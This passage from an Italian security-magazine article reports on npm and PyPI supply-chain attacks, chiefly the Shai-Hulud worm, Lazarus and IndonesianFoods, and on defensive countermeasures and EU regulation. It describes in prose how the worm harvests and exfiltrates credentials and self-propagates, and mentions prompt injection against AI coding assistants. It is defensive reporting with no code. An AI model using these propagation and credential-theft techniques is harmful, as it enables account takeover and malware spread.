Il meccanismo di propagazione è elegante nella sua brutalità. Una volta installato attraverso un pacchetto compromesso, il worm esegue discovery del sistema locale utilizzando TruffleHog – un tool legittimo di scansione segreti capace di identificare oltre 800 tipi diversi di credenziali – alla ricerca di token GitHub, NPM, chiavi AWS, GCP e Azure; esfiltra le credenziali raccolte verso un endpoint controllato dall’attaccante; crea un repository pubblico GitHub denominato “Shai-Hulud” sotto l’account della vittima, pubblicando i segreti rubati; utilizza i token npm rubati per autenticarsi nel registro come lo sviluppatore compromesso; identifica gli altri pacchetti mantenuti dallo stesso sviluppatore, inietta codice malevolo e pubblica versioni compromesse – permettendo al worm di propagarsi ai downstream user di quei pacchetti.

Il “paziente zero” identificato è il pacchetto rxnt-authentication versione 0.0.3, pubblicato il 14 settembre 2025. Da quel punto, la CISA ha confermato la compromissione di oltre 500 pacchetti. Ma è la seconda ondata, denominata “Shai-Hulud 2.0” e individuata nel novembre 2025, ad aver mostrato la vera portata della minaccia: 795 pacchetti compromessi, molti dei quali ampiamente utilizzati. Il pacchetto @asyncapi/specs, ritenuto il “paziente zero” di questa seconda ondata, contava da solo oltre 100 milioni di download lifetime. Complessivamente, i pacchetti compromessi – tra cui quelli di progetti come AsyncAPI, Zapier, PostHog e Postman – totalizzavano decine di milioni di download settimanali.

Shai-Hulud 2.0 ha introdotto diverse innovazioni rispetto alla prima variante. L’esecuzione del codice malevolo avviene nella fase preinstall anziché postinstall, ampliando drammaticamente la superficie d’impatto perché il malware si attiva prima che qualsiasi test o controllo di sicurezza possa intervenire. Il worm può infettare fino a 100 pacchetti npm (contro i 20 della prima versione). E, dettaglio particolarmente aggressivo, se non riesce né a replicarsi né a esfiltrare dati, tenta di cancellare la directory home dell’utente.

La tecnica di esfiltrazione ha introdotto il concetto di “cross-victim exfiltration”, documentato da Datadog Security Labs: le credenziali di una vittima vengono pubblicate in un repository GitHub associato a una vittima diversa e non correlata. Questo significa che cercare nei propri repository potrebbe non rivelare i dati esfiltrati dal proprio ambiente. Se il malware non trova credenziali GitHub disponibili localmente, cerca proattivamente su GitHub i repository di esfiltrazione creati da altre vittime e tenta di utilizzare i token compromessi di queste ultime per continuare la propagazione.

La risposta è stata significativa. Microsoft ha pubblicato una guida dettagliata per la detection e l’investigazione, introducendo una nuova funzionalità in Microsoft Defender for Cloud basata su agentless code scanning per identificare i pacchetti Shai-Hulud 2.0 tramite SBOM. Palo Alto Networks Unit 42 ha fornito un’analisi tecnica approfondita con regole di detection. GitHub, che mantiene il registro npm, ha introdotto nuove misure di hardening: 2FA obbligatorio per tutte le pubblicazioni locali, limitazione della durata dei token a sette giorni, revoca dei classic token dal 9 dicembre 2025, e promozione del trusted publishing – un approccio pionierato da PyPI che rimuove i token API dalle pipeline di build.

La scala industriale: numeri che raccontano una mutazione

I tre eventi descritti non sono anomalie. Sono manifestazioni di una tendenza strutturale documentata dal report Sonatype 2026 con una granularità senza precedenti: 454.648 nuovi pacchetti malevoli identificati nel solo 2025, che portano il totale cumulativo a 1,233 milioni. La crescita anno su anno è del 75%.

Il dato più significativo non è la quantità ma la distribuzione: oltre il 99% del malware open-source si concentra su npm. Non è casuale. npm è il registro più grande al mondo, con il maggior volume di download, la minore frizione nella pubblicazione e – crucialmente – nessun requisito di validazione del namespace. Un attaccante può pubblicare un pacchetto con qualsiasi nome, e il tooling dell’ecosistema tende a preferire la versione più recente di ogni dipendenza. È una combinazione di fattori che rende l’avvelenamento strutturalmente facile.

Il 55,9% di tutti i pacchetti malevoli registrati nel 2025 è classificato come “repository abuse”: gli attori trattano i registri come piattaforme, automatizzando la pubblicazione e iterando rapidamente per massimizzare la copertura. Il 27,5% rientra nella categoria “Potentially Unwanted Application” – pacchetti vuoti, demo con credenziali hardcoded, framework per bot di spam su messaging app. Ma il restante è malware operativo: dropper, infostealer, RAT, cryptominer, credential harvester.

L’attore più prolifico è il Lazarus Group, che secondo Sonatype ha individuato oltre 800 pacchetti associati a Lazarus nel 2025, evolvendosi da semplici dropper e cryptominer a catene di payload a cinque stadi che combinano dropper, furto credenziali e accesso remoto persistente. Solo nel primo semestre 2025, Sonatype ha bloccato 234 pacchetti npm e PyPI malevoli attribuiti a Lazarus, stimando fino a 36.000 vittime potenziali.

La campagna IndonesianFoods, scoperta nel novembre 2025, ha aggiunto un’altra dimensione: oltre 150.000 pacchetti pubblicati da un sistema automatizzato che genera un nuovo pacchetto ogni pochi secondi. La campagna, attiva da oltre due anni prima di essere individuata, sfruttava il protocollo TEA per monetizzare attraverso token blockchain le metriche di impatto artificialmente gonfiate.

È importante precisare che, a differenza di Shai-Hulud, il meccanismo di propagazione di IndonesianFoods richiede esecuzione manuale e non costituisce un worm nel senso stretto del termine, come evidenziato da Socket.dev. Tuttavia, la scala dell’operazione resta impressionante. Come ha osservato Garrett Calpouzos di Sonatype, dopo GlassWorm e l’hijack di chalk/debug, IndonesianFoods è l’iterazione successiva dello stesso playbook: ogni ondata di attacchi trasforma l’apertura di npm in un’arma leggermente diversa.

Perché il modello di fiducia dell’open-source è strutturalmente rotto

C’è un paradosso al centro di questa crisi che merita di essere esplicitato: le stesse caratteristiche che rendono l’open-source potente – apertura, riusabilità, distribuzione frictionless – sono esattamente quelle che lo rendono vulnerabile. npm non è stato progettato come sistema di distribuzione di software con garanzie di sicurezza. È stato progettato come commons collaborativo. La fiducia non è un meccanismo di sicurezza verificabile: è un’assunzione sociale.

Il modello di minaccia tradizionale per la supply chain software presupponeva che l’attaccante dovesse compromettere un sistema di build, alterare un artefatto firmato, o sfruttare una vulnerabilità in un componente legittimo. Quello che il 2025 ha dimostrato è che nulla di tutto questo è necessario. Basta pubblicare un pacchetto con un nome plausibile, accumulare download (o acquistarli), e attendere che il tooling di milioni di sviluppatori lo installi automaticamente come dipendenza transitiva.

Il report Sonatype documenta un ulteriore livello di rischio: lo sviluppo assistito da AI amplifica il problema. Analizzando quasi 37.000 upgrade di dipendenze assistiti da LLM, Sonatype ha riscontrato che circa il 28% erano allucinazioni – versioni inesistenti di pacchetti. In alcuni casi, gli LLM hanno suggerito l’installazione di pacchetti effettivamente malevoli. Senza intelligence verificata in tempo reale, l’AI non corregge i dati cattivi: li distribuisce più velocemente.

Le contromisure: dalla fiducia implicita alla verifica operativa

La fine della fiducia implicita nei registri pubblici non è una catastrofe: è un momento di maturazione. Ma richiede un cambio di paradigma operativo che va oltre il singolo strumento. Ecco le contromisure che, sulla base dell’evidenza raccolta, hanno dimostrato efficacia concreta.

Software Bill of Materials (SBOM) come prerequisito – L’SBOM non è più un nice-to-have regolatorio: è l’unico modo per avere visibilità su cosa effettivamente risiede nell’ambiente di build. Microsoft ha introdotto la generazione SBOM agentless in Defender for Cloud specificamente per identificare i pacchetti Shai-Hulud 2.0 – dimostrando che senza un inventario delle dipendenze leggibile da macchina, la detection è cieca. Il Cyber Resilience Act europeo e l’AI Act stanno convergendo sulla richiesta di prova di provenienza, contenuto e controllo lungo l’intero ciclo di vita del software.

Repository firewall e policy di lockfile – Un repository firewall agisce come proxy tra l’ambiente di build e il registro pubblico, bloccando pacchetti noti come malevoli e applicando policy di approvazione prima che qualsiasi pacchetto entri nella pipeline. La policy di lockfile (package-lock.json per npm, Pipfile.lock per Python) impedisce che il tooling risolva automaticamente alla versione più recente, neutralizzando il vettore della delayed malicious update sfruttato da Graphalgo.

Trusted publishing e token hygiene – Dopo Shai-Hulud, GitHub ha imposto 2FA obbligatorio per le pubblicazioni npm locali, limitato la durata dei token a sette giorni e revocato i classic token dal 9 dicembre 2025. Il modello di trusted publishing, già adottato da PyPI, rimuove i token API dalle pipeline di build sostituendoli con attestazioni verificabili legate al provider CI/CD. Ogni organizzazione che pubblica pacchetti su npm dovrebbe adottare questo modello come standard minimo.

Dependency cooldown e binary analysis – I pacchetti malevoli nella supply chain software si eseguono durante l’installazione, prima ancora che il codice venga compilato o testato. Un approccio emergente, adottato da Elastic dopo l’incidente Shai-Hulud 2.0, prevede un periodo di “cooldown” (14 giorni nel caso di Elastic) durante il quale le nuove versioni dei pacchetti non vengono automaticamente adottate, permettendo alla comunità di individuare eventuali compromissioni. L’analisi binaria dei pacchetti e il monitoraggio runtime delle connessioni di rete anomale durante l’installazione sono complementi necessari allo scanning statico del codice.

Separazione degli ambienti e least privilege – Le macchine di sviluppo e gli agenti CI/CD non dovrebbero mai avere accesso diretto a credenziali di produzione, token cloud o segreti critici. Shai-Hulud ha dimostrato che un singolo pacchetto compromesso può raccogliere token GitHub, npm, AWS, GCP e Azure dalla stessa macchina. La segmentazione degli ambienti e il principio di least privilege per le pipeline di build non sono best practice opzionali: sono l’unica barriera tra un’infezione locale e una compromissione dell’infrastruttura cloud.

Il quadro normativo: NIS2, CRA e la responsabilità della supply chain

L’evoluzione normativa europea sta convergendo sulla supply chain software come area di responsabilità esplicita. La direttiva NIS2 (Direttiva UE 2022/2555) richiede alle entità essenziali e importanti di gestire i rischi della catena di approvvigionamento digitale, inclusa la verifica delle pratiche di sicurezza dei fornitori di software. Il Cyber Resilience Act (Regolamento UE 2024/2847), entrato in vigore il 10 dicembre 2024, impone ai produttori di prodotti con elementi digitali di garantire la sicurezza del software lungo l’intero ciclo di vita, incluse le dipendenze open-source. Gli obblighi principali saranno applicabili da dicembre 2027, con quelli relativi alla gestione delle vulnerabilità e alla segnalazione degli incidenti in vigore già da settembre 2026.

Questo significa che un’organizzazione europea che subisce una compromissione attraverso un pacchetto npm malevolo non può più invocare l’imprevedibilità dell’attacco come attenuante. La due diligence sulla supply chain software – SBOM, scansione delle dipendenze, policy di approvazione dei pacchetti – è diventata un obbligo di compliance, non una raccomandazione di best practice.

Prospettive: cosa aspettarsi nei prossimi 12 mesi

La traiettoria è chiara e il suo prossimo punto di accelerazione è identificabile. L’avvelenamento della supply chain software diventerà più sofisticato lungo tre direttrici convergenti.

La prima è l’integrazione con l’ingegneria sociale avanzata. Graphalgo ha dimostrato che il vettore “fake recruiter” è devastantemente efficace perché sfrutta la legittima aspirazione professionale degli sviluppatori. Varianti future sostituiranno le finte aziende crypto con finte aziende AI, finti progetti open-source alla ricerca di contributori, finte conferenze con “workshop pre-evento” che richiedono l’installazione di dipendenze compromesse.

La seconda è la propagazione autonoma. Shai-Hulud ha dimostrato il principio; le varianti successive saranno più silenziose, più selettive e più difficili da rilevare. Un primo segnale è già arrivato: il 20 febbraio 2026, Socket ha identificato SANDWORM_MODE, un nuovo worm stile Shai-Hulud che aggiunge capacità di prompt injection nei coding assistant AI, posizionandosi all’interno sia delle pipeline CI che degli strumenti di sviluppo. Un worm che compromette solo pacchetti con download settimanali superiori a una soglia, che attende settimane prima di attivare il payload, e che esfiltra attraverso canali legittimi (webhook GitHub, API cloud native) potrebbe propagarsi per mesi prima di essere individuato.

La terza è il targeting dei modelli AI e dei sistemi agentic. Sonatype documenta già la presenza di payload malevoli nascosti in modelli AI e container image su piattaforme come Hugging Face. Con l’adozione dei Model Context Protocol (MCP) server e degli agenti AI autonomi che installano dipendenze senza supervisione umana, la superficie d’attacco della supply chain software si sta espandendo verso un territorio dove la velocità dell’infezione potrebbe superare la velocità della detection.

Conclusione: la supply chain software come campo di battaglia permanente

L’attacco alla supply chain software attraverso npm e PyPI non è un’emergenza temporanea da gestire con una patch: è una condizione permanente dell’ecosistema digitale moderno. I 454.648 pacchetti malevoli del 2025, il worm autoreplicante Shai-Hulud, la campagna state-sponsored Graphalgo e l’innovazione estorsiva di XPACK ATTACK sono manifestazioni diverse dello stesso fenomeno strutturale: la fiducia implicita nei registri pubblici open-source è diventata il punto di ingresso più efficiente per gli attaccanti, dagli adolescenti opportunisti agli apparati di intelligence statali.

La risposta non può essere la rinuncia all’open-source – sarebbe come rinunciare all’elettricità perché i fulmini esistono. Ma richiede l’abbandono definitivo dell’approccio “install and trust” a favore di un modello “verify then install”: SBOM operativi, repository firewall, lockfile rigorosi, trusted publishing, segmentazione degli ambienti, monitoraggio runtime. Non come aspirazione, ma come standard operativo quotidiano.

Il report Sonatype 2026 chiude con un’osservazione che vale come monito: il pacchetto malevolo non è più l’intero attacco, ma il primo passo di un’intrusione supply chain più ampia. Per ogni organizzazione che costruisce software – cioè, nel 2026, praticamente ogni organizzazione – il rischio della supply chain software non è un rischio da delegare ai developer: è un rischio da governare al livello del board.

Fonti principali

Sonatype, 2026 State of the Software Supply Chain Report (28 gennaio 2026)

ReversingLabs, Inside the ‘graphalgo’ fake crypto developer recruitment campaign (febbraio 2026)

ReversingLabs, Fake recruiter campaign targets crypto developers with RAT (febbraio 2026)

The Hacker News, Lazarus Campaign Plants Malicious Packages in npm and PyPI Ecosystems (12 febbraio 2026)

CISA, Widespread Supply Chain Compromise Impacting npm Ecosystem (23 settembre 2025)

Palo Alto Networks Unit 42, Shai-Hulud Worm Compromises npm Ecosystem (settembre-novembre 2025)

Microsoft Security Blog, Shai-Hulud 2.0 Guidance (9 dicembre 2025)

Datadog Security Labs, The Shai-Hulud 2.0 npm worm (25 novembre 2025)

ReversingLabs, Shai-Hulud 2.0 FAQ (9 dicembre 2025)

Infosecurity Magazine, Over 200 Malicious Open Source Packages Traced to Lazarus Campaign (novembre 2025)

Security Affairs, Malicious npm and PyPI packages linked to Lazarus APT (15 febbraio 2026)

Sonatype, Open Source Malware Chapter – 2026 Report

Elastic Blog, Navigating the Shai-Hulud Worm 2.0 (2 dicembre 2025)

Sysdig, Shai-Hulud: The Novel Self-Replicating Worm (17 dicembre 2025)

Checkmarx, NPM Hit By Shai-Hulud (dicembre 2025)

BleepingComputer, IndonesianFoods spammer floods npm with 150,000 packages (novembre 2025)

SecurityWeek, Amazon Detects 150,000 NPM Packages in Worm-Powered Campaign (novembre 2025)

Aikido Security, Shai Hulud Strikes Again (24 novembre 2025)

Socket.dev, Another Round of TEA Protocol Spam Floods npm (novembre 2025)

Kodem Security, SANDWORM_MODE (febbraio 2026)

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/supply-chain-software/